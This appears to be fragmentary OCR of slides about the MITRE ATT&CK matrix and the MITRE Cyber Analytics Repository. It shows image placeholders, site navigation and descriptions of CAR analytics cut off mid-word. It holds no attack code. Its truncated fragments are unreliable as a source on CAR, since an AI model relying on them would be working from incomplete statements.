
https://attack.mitre.org/


MITRE

MITRE ATT&CK Matrix (ABDC)



MITRE ATT&CK Matrix






Contributions are welcome

MITRE ATT&CK Matrix

MITRE Cyber Analytics Repository



MITRE Cyber Analytics Repository

Secure | https://car.mitre.org/wiki/Main_Page

Cyber Analytic Repository

Main page | Help | Discussion | Read | View source | View history | Search

Welcome to the Cyber Analytics Repository

Main page
CARET
Analytic List
Contribute
Help

Coverage
Data Model
Sensors

Tools
Printable version
Permanent link

Contact
Contact Us

The Cybe… …ased on the Adver…


If you war… …RET).

Analytics


- a *hypo…*
- the *int…* …ost, netwo…
- refere…
- the typ…
- a pseu…
- a unit…

CAR is int… …p page for an intr… …alytics are create… …uide.


MITRE CARET (Analytics → T&T Matrix)



